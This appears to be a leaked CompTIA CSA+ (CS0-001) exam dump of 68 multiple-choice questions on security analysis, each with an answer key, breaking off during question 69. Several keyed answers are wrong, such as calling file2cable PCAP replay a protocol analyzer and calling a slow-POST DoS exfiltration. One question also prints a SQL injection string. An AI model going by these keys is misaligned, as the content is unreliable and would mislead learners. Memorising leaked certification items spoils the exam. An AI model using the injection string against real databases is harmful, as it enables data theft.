CS0-001.215q

Number: CS0-001
Passing Score: 800
Time Limit: 120 min

CS0-001

CompTIA CSA+ Certification Exam

Exam A

QUESTION 1

An analyst wants to use a command line tool to identify open ports and running services on a host along with the application that is associated with those services and port. Which of the following should the analyst use?

A. Wireshark
B. Qualys
C. netstat
D. nmap
E. ping

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 2
In order to meet regulatory compliance objectives for the storage of PHI, vulnerability scans must be conducted on a continuous basis. The last completed scan of the network returned 5,682 possible vulnerabilities. The Chief Information Officer (CIO) would like to establish a remediation plan to resolve all known issues. Which of the following is the BEST way to proceed?

A. Attempt to identify all false positives and exceptions, and then resolve all remaining items.
B. Hold off on additional scanning until the current list of vulnerabilities have been resolved.
C. Place assets that handle PHI in a sandbox environment, and then resolve all vulnerabilities.
D. Reduce the scan to items identified as critical in the asset inventory, and resolve these issues first. **Correct Answer:** D

Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 3
An administrator has been investigating the way in which an actor had been exfiltrating confidential data from a web server to a foreign host. After a thorough forensic review, the administrator determined the server's BIOS had been modified by rootkit installation. After removing the rootkit and flashing the BIOS to a known good state, which of the following would BEST protect against future adversary access to the BIOS, in case another rootkit is installed?

A. Anti-malware application
B. Host-based IDS
C. TPM data sealing
D. File integrity monitoring

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 4
A security analyst is reviewing the following log after enabling key-based authentication.

```
Dec 21 11:00:57 comptia sshd[5657]: Failed password for root from
95.58.255.62 port 38980 ssh2
Dec 21 20:08:26 comptia sshd[5768]: Failed password for root from
91.205.189.15 port 38156 ssh2
Dec 21 20:08:30 comptia sshd[5770]: Failed password for nobody from
91.205.189.15 port 38556 ssh2
Dec 21 20:08:34 comptia sshd[5772]: Failed password for invalid user
asterisk from 91.205.189.15 port 38864 ssh2
Dec 21 20:08:38 comptia sshd[5774]: Failed password for invalid user
sjobeck from 91.205.189.15 port 39157 ssh2
Dec 21 20:08:42 comptia sshd[5776]: Failed password for root from
91.205.189.15 port 39467 ssh2
```

Given the above information, which of the following steps should be performed NEXT to secure the system?

A. Disable anonymous SSH logins.
B. Disable password authentication for SSH.
C. Disable SSHv1.
D. Disable remote root SSH logins.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 5
A cybersecurity analyst has received a report that multiple systems are experiencing slowness as a result of a DDoS attack. Which of the following would be the BEST action for the cybersecurity analyst to perform?

A. Continue monitoring critical systems.
B. Shut down all server interfaces.
C. Inform management of the incident.
D. Inform users regarding the affected systems.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 6
A security analyst has been asked to remediate a server vulnerability. Once the analyst has located a patch for the vulnerability, which of the following should happen NEXT?

A. Start the change control process.
B. Rescan to ensure the vulnerability still exists.
C. Implement continuous monitoring.
D. Begin the incident response process.

Correct Answer: A

Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 7
A software assurance lab is performing a dynamic assessment on an application by automatically generating and inputting different, random data sets to attempt to cause an error/failure condition. Which of the following software assessment capabilities is the lab performing AND during which phase of the SDLC should this occur? (Select two.)

A. Fuzzing
B. Behavior modeling
C. Static code analysis
D. Prototyping phase
E. Requirements phase
F. Planning phase

Correct Answer: AD
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.brighthub.com/computing/smb-security/articles/9956.aspx

QUESTION 8
Law enforcement has contacted a corporation's legal counsel because correlated data from a breach shows the organization as the common denominator from all indicators of compromise. An employee overhears the conversation between legal counsel and law enforcement, and then posts a comment about it on social media. The media then starts contacting other employees about the breach. Which of the following steps should be taken to prevent further disclosure of information about the breach?

A. Perform security awareness training about incident communication.
B. Request all employees verbally commit to an NDA about the breach.
C. Temporarily disable employee access to social media
D. Have law enforcement meet with employees.

Correct Answer: A

Section: (none)
Explanation
Explanation/Reference:

QUESTION 9
A recent vulnerability scan found four vulnerabilities on an organization's public Internet-facing IP addresses. Prioritizing in order to reduce the risk of a breach to the organization, which of the following should be remediated FIRST?

A. A cipher that is known to be cryptographically weak.
B. A website using a self-signed SSL certificate.
C. A buffer overflow that allows remote code execution.
D. An HTTP response that reveals an internal IP address.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 10
A security professional is analyzing the results of a network utilization report. The report includes the following information:

IP Address	Server Name	Server Uptime	Historical	Current
172.20.2.58	web.srvr.03	30D 12H 52M 09S	41.3GB	37.2GB
172.20.1.215	dev.web.srvr.01	30D 12H 52M 09S	1.81GB	2.2GB
172.20.1.22	hr.dbprod.01	30D 12H 17M 22S	2.24GB	29.97GB
172.20.1.26	mrktg.file.srvr.02	30D 12H 41M 09S	1.23GB	0.34GB
172.20.1.28	accnt.file.srvr.01	30D 12H 52M 09S	3.62GB	3.57GB
172.20.1.30	R&D.file.srvr.01	1D 4H 22M 01S	1.24GB	0.764GB

Which of the following servers needs further investigation?

A. hr.dbprod.01
B. R&D.file.srvr.01
C. mrktg.file.srvr.02
D. web.srvr.03

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 11
A cybersecurity analyst has several SIEM event logs to review for possible APT activity. The analyst was given several items that include lists of indicators for both IP addresses and domains. Which of the following actions is the BEST approach for the analyst to perform?

A. Use the IP addresses to search through the event logs.
B. Analyze the trends of the events while manually reviewing to see if any of the indicators match.
C. Create an advanced query that includes all of the indicators, and review any of the matches.
D. Scan for vulnerabilities with exploits known to have been used by an APT.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 12
A system administrator has reviewed the following output:

```
#nmap server.local
Nmap scan report for server.local (10.10.2.5)
Host is up (0.3452354s latency)
Not shown:997 closed ports

PORT      STATE     Service
22/tcp    open      ssh
80/tcp    open      http

#nc server.local 80
220 server.local Company SMTP server (Postfix/2.3.3)
#nc server.local 22
SSH-2.0-OpenSSH_7.1p2 Debian-2
#
```

Which of the following can a system administrator infer from the above output?

A. The company email server is running a non-standard port.
B. The company email server has been compromised.
C. The company is running a vulnerable SSH server.
D. The company web server has been compromised.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 13
An analyst has received unusual alerts on the SIEM dashboard. The analyst wants to get payloads that the hackers are sending toward the target systems without impacting the business operation. Which of the following should the analyst implement?

A. Honeypot
B. Jump box
C. Sandboxing
D. Virtualization

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 14
An analyst finds that unpatched servers have undetected vulnerabilities because the vulnerability scanner does not have the latest set of signatures. Management directed the security team to have personnel update the scanners with the latest signatures at least 24 hours before conducting any scans, but the outcome is unchanged. Which of the following is the BEST logical control to address the failure?

A. Configure a script to automatically update the scanning tool.
B. Manually validate that the existing update is being performed.
C. Test vulnerability remediation in a sandbox before deploying.

D. Configure vulnerability scans to run in credentialed mode.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 15
A cybersecurity analyst has received an alert that well-known “call home” messages are continuously observed by network sensors at the network boundary. The proxy firewall successfully drops the messages. After determining the alert was a true positive, which of the following represents the MOST likely cause?

A. Attackers are running reconnaissance on company resources.
B. An outside command and control system is attempting to reach an infected system.
C. An insider is trying to exfiltrate information to a remote network.
D. Malware is running on a company system.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 16
Which of the following items represents a document that includes detailed information on when an incident was detected, how impactful the incident was, and how it was remediated, in addition to incident response effectiveness and any identified gaps needing improvement?

A. Forensic analysis report
B. Chain of custody report
C. Trends analysis report
D. Lessons learned report

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

Explanation:

QUESTION 17

After scanning the main company's website with the OWASP ZAP tool, a cybersecurity analyst is reviewing the following warning:

```
The AUTOCOMPLETE output is not disabled in HTML FORM/INPUT
containing password type input. Passwords may be stored in
browsers and retrieved.
```

The analyst reviews a snippet of the offending code:

```
<form action="authenticate.php">
     Username:<br>
     <input type="text" name="username" value="" autofocus><br>
     Password: <br>
     <input type="password" name="passwword" value="" maxlength="32"><br>
     <input type="submit" value="submit">
</form>
```


Which of the following is the BEST course of action based on the above warning and code snippet?

A. The analyst should implement a scanner exception for the false positive.
B. The system administrator should disable SSL and implement TLS.
C. The developer should review the code and implement a code fix.
D. The organization should update the browser GPO to resolve the issue.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 18

An alert has been distributed throughout the information security community regarding a critical Apache vulnerability. Which of the following courses of action would ONLY identify the known vulnerability?

A. Perform an unauthenticated vulnerability scan on all servers in the environment.

B. Perform a scan for the specific vulnerability on all web servers.
C. Perform a web vulnerability scan on all servers in the environment.
D. Perform an authenticated scan on all web servers in the environment.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 19
Which of the following commands would a security analyst use to make a copy of an image for forensics use?

A. dd
B. wget
C. touch
D. rm

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 20
Which of the following remediation strategies are MOST effective in reducing the risk of a network-based compromise of embedded ICS? (Select two.)

A. Patching
B. NIDS
C. Segmentation
D. Disabling unused services
E. Firewalling

Correct Answer: CD
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 21
An analyst is observing unusual network traffic from a workstation. The workstation is communicating with a known malicious site over an encrypted tunnel. A full antivirus scan with an updated antivirus signature file does not show any sign of infection. Which of the following has occurred on the workstation?

A. Zero-day attack
B. Known malware attack
C. Session hijack
D. Cookie stealing

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 22
A university wants to increase the security posture of its network by implementing vulnerability scans of both centrally managed and student/employee laptops. The solution should be able to scale, provide minimum false positives and high accuracy of results, and be centrally managed through an enterprise console. Which of the following scanning topologies is BEST suited for this environment?

A. A passive scanning engine located at the core of the network infrastructure
B. A combination of cloud-based and server-based scanning engines

C. A combination of server-based and agent-based scanning engines
D. An active scanning engine installed on the enterprise console

Correct Answer: D
Section: (none)
Explanation
Explanation/Reference:
Explanation:

QUESTION 23
A cybersecurity analyst is completing an organization's vulnerability report and wants it to reflect assets accurately. Which of the following items should be in the report?

A. Processor utilization
B. Virtual hosts
C. Organizational governance
D. Log disposition
E. Asset isolation

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 24
A threat intelligence feed has posted an alert stating there is a critical vulnerability in the kernel. Unfortunately, the company's asset inventory is not current. Which of the following techniques would a cybersecurity analyst perform to find all affected servers within an organization?

A. A manual log review from data sent to syslog
B. An OS fingerprinting scan across all hosts
C. A packet capture of data traversing the server network
D. A service discovery scan on the network

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 25
A cybersecurity analyst traced the source of an attack to compromised user credentials. Log analysis revealed that the attacker successfully authenticated from an unauthorized foreign country. Management asked the security analyst to research and implement a solution to help mitigate attacks based on compromised passwords. Which of the following should the analyst implement?

A. Self-service password reset
B. Single sign-on
C. Context-based authentication
D. Password complexity

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 26
A technician is running an intensive vulnerability scan to detect which ports are open to exploit. During the scan, several network services are disabled and production is affected. Which of the following sources would be used to evaluate which network service was interrupted?

A. Syslog
B. Network mapping
C. Firewall logs
D. NIDS

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 27

A software patch has been released to remove vulnerabilities from company's software. A security analyst has been tasked with testing the software to ensure the vulnerabilities have been remediated and the application is still functioning properly. Which of the following tests should be performed NEXT?

A. Fuzzing
B. User acceptance testing
C. Regression testing
D. Penetration testing

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Reference: https://en.wikipedia.org/wiki/Regression_testing

QUESTION 28
During a routine review of firewall logs, an analyst identified that an IP address from the organization's server subnet had been connecting during nighttime hours to a foreign IP address, and had been sending between 150 and 500 megabytes of data each time. This had been going on for approximately one week, and the affected server was taken offline for forensic review. Which of the following is MOST likely to drive up the incident's impact assessment?

A. PII of company employees and customers was exfiltrated.
B. Raw financial information about the company was accessed.
C. Forensic review of the server required fall-back on a less efficient service.
D. IP addresses and other network-related configurations were exfiltrated.
E. The local root password for the affected server was compromised.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 29
A security analyst is performing a forensic analysis on a machine that was the subject of some historic SIEM alerts. The analyst noticed some network connections utilizing SSL on non-common ports, copies of svchost.exe and cmd.exe in %TEMP% folder, and RDP files that had connected to external IPs. Which of the following threats has the security analyst uncovered?

A. DDoS
B. APT
C. Ransomware
D. Software vulnerability

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 30
A threat intelligence analyst who works for a technology firm received this report from a vendor.

“There has been an intellectual property theft campaign executed against organizations in the technology industry. Indicators for this activity are unique to each intrusion. The information that appears to be targeted is R&D data. The data exfiltration appears to occur over months via uniform TTPs. Please execute a defensive operation regarding this attack vector.”

Which of the following combinations suggests how the threat should MOST likely be classified and the type of analysis that would be MOST helpful in protecting against this activity?

A. Polymorphic malware and secure code analysis
B. Insider threat and indicator analysis
C. APT and behavioral analysis
D. Ransomware and encryption

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 31
The help desk informed a security analyst of a trend that is beginning to develop regarding a suspicious email that has been reported by multiple users. The analyst has determined the email includes an attachment named invoice.zip that contains the following files:

```
Locky.js
xerty.ini
xerty.lib
```

Further analysis indicates that when the .zip file is opened, it is installing a new version of ransomware on the devices. Which of the following should be done FIRST to prevent data on the company NAS from being encrypted by infected devices? A. Disable access to the company VPN.

B. Move the files from the NAS to a cloud-based storage solution.
C. Set permissions on file shares to read-only.
D. Add the URL included in the .js file to the company's web proxy filter.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 32
After running a packet analyzer on the network, a security analyst has noticed the following output:

```
11:52:04  10.10.10.65.39769 > 192.168.50.147.80;
S 2585925862:2585925862(0) win 4096 (ttl 29, id 48666)

11:52:04  10.10.10.65.39769 > 192.168.50.147.81;
S 2585925862:2585925862(0) win 4096 (ttl 29, id 65179)

11:52:04  10.10.10.65.39769 > 192.168.50.147.83;
S 2585925862:2585925862(0) win 4096 (ttl 29, id 42056)

11:52:04  10.10.10.65.39769 > 192.168.50.147.82;
S 2585925862:2585925862(0) win 4096 (ttl 29, id 41568)
```

Which of the following is occurring?

A. A ping sweep

B. A port scan
C. A network map
D. A service discovery

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 33
A network technician is concerned that an attacker is attempting to penetrate the network, and wants to set a rule on the firewall to prevent the attacker from learning which IP addresses are valid on the network. Which of the following protocols needs to be denied?

A. TCP
B. SMTP
C. ICMP
D. ARP

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 34
When network administrators observe an increased amount of web traffic without an increased number of financial transactions, the company is MOST likely experiencing which of the following attacks?

A. Bluejacking
B. ARP cache poisoning
C. Phishing
D. DoS

Correct Answer: D

Section: (none)
Explanation

Explanation/Reference:

QUESTION 35
A database administrator contacts a security administrator to request firewall changes for a connection to a new internal application.
The security administrator notices that the new application uses a port typically monopolized by a virus.
The security administrator denies the request and suggests a new port or service be used to complete the application's task.
Which of the following is the security administrator practicing in this example?

A. Explicit deny
B. Port security
C. Access control lists
D. Implicit deny

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 36
A network administrator is attempting to troubleshoot an issue regarding certificates on a secure website.
During the troubleshooting process, the network administrator notices that the web gateway proxy on the local network has signed all of the certificates on the local machine.
Which of the following describes the type of attack the proxy has been legitimately programmed to perform?

A. Transitive access
B. Spoofing
C. Man-in-the-middle
D. Replay

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 37
A security analyst is performing a review of Active Directory and discovers two new user accounts in the accounting department. Neither of the users has elevated permissions, but accounts in the group are given access to the company's sensitive financial management application by default. Which of the following is the BEST course of action?

A. Follow the incident response plan for the introduction of new accounts
B. Disable the user accounts
C. Remove the accounts' access privileges to the sensitive application
D. Monitor the outbound traffic from the application for signs of data exfiltration
E. Confirm the accounts are valid and ensure role-based permissions are appropriate

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:

QUESTION 38
Several users have reported that when attempting to save documents in team folders, the following message is received:

```
The File Cannot Be Copied or Moved – Service Unavailable.
```

Upon further investigation, it is found that the syslog server is not obtaining log events from the file server to which the users are attempting to copy files. Which of the following is the MOST likely scenario causing these issues?

A. The network is saturated, causing network congestion
B. The file server is experiencing high CPU and memory utilization
C. Malicious processes are running on the file server
D. All the available space on the file server is consumed

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 39
A computer has been infected with a virus and is sending out a beacon to command and control server through an unknown service. Which of the following should a security technician implement to drop the traffic going to the command and control server and still be able to identify the infected host through firewall logs?

A. Sinkhole
B. Block ports and services
C. Patches
D. Endpoint security

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: https://live.paloaltonetworks.com/t5/Configuration-Articles/How-to-Configure-DNS-Sinkhole/ta-p/58891

QUESTION 40
Which of the following is MOST effective for correlation analysis by log for threat management?

A. PCAP
B. SCAP
C. IPS
D. SIEM

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 41
A cybersecurity analyst has been asked to follow a corporate process that will be used to manage vulnerabilities for an organization. The analyst notices the policy has not been updated in three years. Which of the following should the analyst check to ensure the policy is still accurate?

A. Threat intelligence reports
B. Technical constraints
C. Corporate minutes
D. Governing regulations

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
QUESTION 42
Creating a lessons learned report following an incident will help an analyst to communicate which of the following information? (Select TWO)

A. Root cause analysis of the incident and the impact it had on the organization
B. Outline of the detailed reverse engineering steps for management to review
C. Performance data from the impacted servers and endpoints to report to management
D. Enhancements to the policies and practices that will improve business responses
E. List of IP addresses, applications, and assets

Correct Answer: AD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 43
Which of the following policies BEST explains the purpose of a data ownership policy?

A. The policy should describe the roles and responsibilities between users and managers, and the management of specific data types.
B. The policy should establish the protocol for retaining information types based on regulatory or business needs.
C. The policy should document practices that users must adhere to in order to access data on the corporate network or Internet.
D. The policy should outline the organization's administration of accounts for authorized users to access the appropriate data.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 44
A web application has a newly discovered vulnerability in the authentication method used to validate known company users. The user ID of Admin with a password of “password” grants elevated access to the application over the Internet. Which of the following is the BEST method to discover the vulnerability before a production deployment? A. Manual peer review

B. User acceptance testing
C. Input validation
D. Stress test the application

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 45
Which of the following represent the reasoning behind careful selection of the timelines and time-of-day boundaries for an authorized penetration test? (Select TWO).

A. To schedule personnel resources required for test activities
B. To determine frequency of team communication and reporting
C. To mitigate unintended impacts to operations
D. To avoid conflicts with real intrusions that may occur
E. To ensure tests have measurable impact to operations

Correct Answer: AC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 46
Considering confidentiality and integrity, which of the following make servers more secure than desktops? (Select THREE).

A. VLANs
B. OS
C. Trained operators
D. Physical access restriction
E. Processing power
F. Hard drive capacity

Correct Answer: BCD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 47
Given the following output from a Linux machine:

```
file2cable -i eth0 -f file.pcap
```

Which of the following BEST describes what a security analyst is trying to accomplish?

A. The analyst is attempting to measure bandwidth utilization on interface `eth0`.
B. The analyst is attempting to capture traffic on interface `eth0`.
C. The analyst is attempting to replay captured data from a PCAP file.
D. The analyst is attempting to capture traffic for a PCAP file.
E. The analyst is attempting to use a protocol analyzer to monitor network traffic.

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:

QUESTION 48
A recent audit has uncovered several coding errors and a lack of input validation being used on a public portal. Due to the nature of the portal and the severity of the errors, the portal is unable to be patched. Which of the following tools could be used to reduce the risk of being compromised?

A. Web application firewall

B. Network firewall
C. Web proxy
D. Intrusion prevention system

Correct Answer: A
Section: (none)
Explanation
Explanation/Reference:

QUESTION 49
Various devices are connecting and authenticating to a single evil twin within the network. Which of the following are MOST likely being targeted?

A. Mobile devices
B. All endpoints
C. VPNs
D. Network infrastructure
E. Wired SCADA devices

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.corecom.com/external/livesecurity/eviltwin1.htm

QUESTION 50
As part of the SDLC, software developers are testing the security of a new web application by inputting large amounts of random data. Which of the following types of testing is being performed?

A. Fuzzing
B. Regression testing
C. Stress testing
D. Input validation

Correct Answer: A

Section: (none)
Explanation

Explanation/Reference:

QUESTION 51
An organization uses Common Vulnerability Scoring System (CVSS) scores to prioritize remediation of vulnerabilities.
Management wants to modify the priorities based on a difficulty factor so that vulnerabilities with lower CVSS scores may get a higher priority if they are easier to implement with less risk to system functionality. Management also wants to quantify the priority. Which of the following would achieve management's objective?

A. (CVSS Score) * Difficulty = Priority
Where Difficulty is a range from 0.1 to 1.0 with 1.0 being easiest and lowest risk to implement
B. (CVSS Score) * Difficulty = Priority
Where Difficulty is a range from 1 to 5 with 1 being easiest and lowest risk to implement
C. (CVSS Score) / Difficulty = Priority
Where Difficulty is a range from 1 to 10 with 10 being easiest and lowest risk to implement
D. ((CVSS Score) * 2) / Difficulty = Priority
Where CVSS Score is weighted and Difficulty is a range from 1 to 5 with 5 being easiest and lowest risk to implement

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 52
A security analyst is attempting to configure a vulnerability scan for a new segment on the network. Given the requirement to prevent credentials from traversing the network while still conducting a credentialed scan, which of the following is the BEST choice?

A. Install agents on the endpoints to perform the scan
B. Provide each endpoint with vulnerability scanner credentials
C. Encrypt all of the traffic between the scanner and the endpoint
D. Deploy scanners with administrator privileges on each endpoint

Correct Answer: A

Section: (none)
Explanation

Explanation/Reference:

QUESTION 53
A cybersecurity consultant is reviewing the following output from a vulnerability scan against a newly installed MS SQL Server 2012 that is slated to go into production in one week:

```
Summary
The remote MS SQL server is vulnerable to the Hello overflow

Solution
Install Microsoft Patch Q316333 or disable the Microsoft SQL Server service or
use a firewall to protect the MS SQL port

References
MSB: MS02-043, MS02-056, MS02-061
CVE: CVE-2002-1123
BID: 5411
Other: IAVA 2002-B-0007
```


Based on the above information, which of the following should the system administrator do? (Select TWO).

A. Verify the vulnerability using penetration testing tools or proof-of-concept exploits.
B. Review the references to determine if the vulnerability can be remotely exploited.
C. Mark the result as a false positive so it will show in subsequent scans.
D. Configure a network-based ACL at the perimeter firewall to protect the MS SQL port.
E. Implement the proposed solution by installing Microsoft patch Q316333.

Correct Answer: DE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 54

Which of the following are essential components within the rules of engagement for a penetration test? (Select TWO).

A. Schedule
B. Authorization
C. List of system administrators
D. Payment terms
E. Business justification

Correct Answer: AB
Section: (none)
Explanation

Explanation/Reference:

QUESTION 55
A production web server is experiencing performance issues. Upon investigation, new unauthorized applications have been installed and suspicious traffic was sent through an unused port. Endpoint security is not detecting any malware or virus. Which of the following types of threats would this MOST likely be classified as?

A. Advanced persistent threat
B. Buffer overflow vulnerability
C. Zero day
D. Botnet

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 56
Nmap scan results on a set of IP addresses returned one or more lines beginning with “cpe:/o:” followed by a company name, product name, and version. Which of the following would this string help an administrator to identify?

A. Operating system
B. Running services

C. Installed software
D. Installed hardware

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 57
Three similar production servers underwent a vulnerability scan. The scan results revealed that the three servers had two different vulnerabilities rated “Critical”.

The administrator observed the following about the three servers:

- The servers are not accessible by the Internet
- AV programs indicate the servers have had malware as recently as two weeks ago
- The SIEM shows unusual traffic in the last 20 days
- Integrity validation of system files indicates unauthorized modifications

Which of the following assessments is valid and what is the most appropriate NEXT step? (Select TWO).

A. Servers may have been built inconsistently
B. Servers may be generating false positives via the SIEM
C. Servers may have been tampered with
D. Activate the incident response plan
E. Immediately rebuild servers from known good configurations
F. Schedule recurring vulnerability scans on the servers

Correct Answer: CD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 58
When reviewing network traffic, a security analyst detects suspicious activity:

```
110 172.150.200.129 TCP    1140 > 443 [SYN] Seq=0 Win=15901 Len=0 MSS=1460 SACK_PERM=1
111 172.150.200.129 TCP    1140 > 443 [ACK] Seq=1 ACK=1 Win=15091 Len=0
112 172.150.200.129 SSLv2  Client Hello
113 172.150.200.129 TCP    [TCP Dup ACK 112#1] 1140 > 443 [ACK] Seq=81 ACK=1 Win=15091
114 172.150.200.129 SSLv2  [TCP Retransmission] Client Hello
115 172.150.200.129 TCP    [TCP Dup ACK 114#1] 1140 > 443 [ACK] Seq=81 ACK=1 Win=15091
120 172.150.200.129 TCP    [TCP Dup ACK 114#2] 1140 > 443 [ACK] Seq=81 ACK=1 Win=15091
122 172.150.200.129 SSLv2  [TCP Retransmission] Client Hello
```

Based on the log above, which of the following vulnerability attacks is occurring?

A. ShellShock
B. DROWN
C. Zeus
D. Heartbleed
E. POODLE

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:

QUESTION 59
An analyst was testing the latest version of an internally developed CRM system. The analyst created a basic user account. Using a few tools in Kali's latest distribution, the analyst was able to access configuration files, change permissions on folders and groups, and delete and create new system objects. Which of the following techniques did the analyst use to perform these unauthorized activities?

A. Impersonation
B. Privilege escalation
C. Directory traversal
D. Input injection

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 60
Following a data compromise, a cybersecurity analyst noticed the following executed query:

```
SELECT * from Users WHERE name = rick OR 1=1
```

Which of the following attacks occurred, and which of the following technical security controls would BEST reduce the risk of future impact from this attack? (Select TWO).

A. Cookie encryption
B. XSS attack
C. Parameter validation
D. Character blacklist
E. Malicious code execution
F. SQL injection

Correct Answer: CF
Section: (none)
Explanation

Explanation/Reference:
Reference: https://lwn.net/Articles/177037/

QUESTION 61
A security analyst is conducting traffic analysis and observes an HTTP POST to the company's main web server. The POST header is approximately 1000 bytes in length. During transmission, one byte is delivered every ten seconds. Which of the following attacks is the traffic indicative of?

A. Exfiltration
B. DoS
C. Buffer overflow
D. SQL injection

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 62
While reviewing proxy logs, the security analyst noticed a suspicious traffic pattern. Several internal hosts were observed communicating with an external IP address over port 80 constantly. An incident was declared, and an investigation was launched. After interviewing the affected users, the analyst determined the activity started right after deploying a new graphic design suite. Based on this information, which of the following actions would be the appropriate NEXT step in the investigation?

A. Update all antivirus and anti-malware products, as well as all other host-based security software on the servers the affected users authenticate to.
B. Perform a network scan and identify rogue devices that may be generating the observed traffic. Remove those devices from the network.
C. Identify what the destination IP address is and who owns it, and look at running processes on the affected hosts to determine if the activity is malicious or not.
D. Ask desktop support personnel to reimage all affected workstations and reinstall the graphic design suite. Run a virus scan to identify if any viruses are present.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 63
Following a recent security breach, a post-mortem was done to analyze the driving factors behind the breach. The cybersecurity analysis discussed potential impacts, mitigations, and remediations based on current events and emerging threat vectors tailored to specific stakeholders. Which of the following is this considered to be?

A. Threat intelligence
B. Threat information
C. Threat data
D. Advanced persistent threats

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 64

During a web application vulnerability scan, it was discovered that the application would display inappropriate data after certain key phrases were entered into a webform connected to a SQL database server. Which of the following should be used to reduce the likelihood of this type of attack returning sensitive data?

A. Static code analysis
B. Peer review code
C. Input validation
D. Application fuzzing

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
QUESTION 65
A security analyst has noticed an alert from the SIEM. A workstation is repeatedly trying to connect to port 445 of a file server on the production network. All of the attempts are made with invalid credentials. Which of the following describes what is occurring?

A. Malware has infected the workstation and is beaconing out to the specific IP address of the file server.
B. The file server is attempting to transfer malware to the workstation via SMB.
C. An attacker has gained control of the workstation and is attempting to pivot to the file server by creating an SMB session.
D. An attacker has gained control of the workstation and is port scanning the network.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 66
A company invested ten percent of its entire annual budget in security technologies. The Chief Information Officer (CIO) is convinced that, without this investment, the company will risk being the next victim of the same cyber attack its competitor experienced three months ago. However, despite this investment, users are sharing their usernames and passwords with their coworkers to get their jobs done. Which of the following will eliminate the risk introduced by this practice?

A. Invest in and implement a solution to ensure non-repudiation
B. Force a daily password change
C. Send an email asking users not to share their credentials
D. Run a report on all users sharing their credentials and alert their managers of further actions

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 67
A SIEM analyst noticed a spike in activities from the guest wireless network to several electronic health record (EHR) systems. After further analysis, the analyst discovered that a large volume of data has been uploaded to a cloud provider in the last six months. Which of the following actions should the analyst do FIRST?

A. Contact the Office of Civil Rights (OCR) to report the breach
B. Notify the Chief Privacy Officer (CPO)
C. Activate the incident response plan
D. Put an ACL on the gateway router

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 68
An executive tasked a security analyst to aggregate past logs, traffic, and alerts on a particular attack vector. The analyst was then tasked with analyzing the data and making predictions on future complications regarding this attack vector. Which of the following types of analysis is the security analyst MOST likely conducting?

A. Trend analysis
B. Behavior analysis
C. Availability analysis
D. Business analysis

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 69
A malicious user is reviewing the following output:

```
root:~#ping 192.168.1.137
64 bytes from 192.168.2.1 icmp_seq=1 ttl=63 time=1.58 ms
64 bytes from 192.168.2.1 icmp_seq=2 ttl=63 time=1.45 ms
root: ~#
```

Based on the above output, which of the following is the device between the malicious user and the target?

A. Proxy
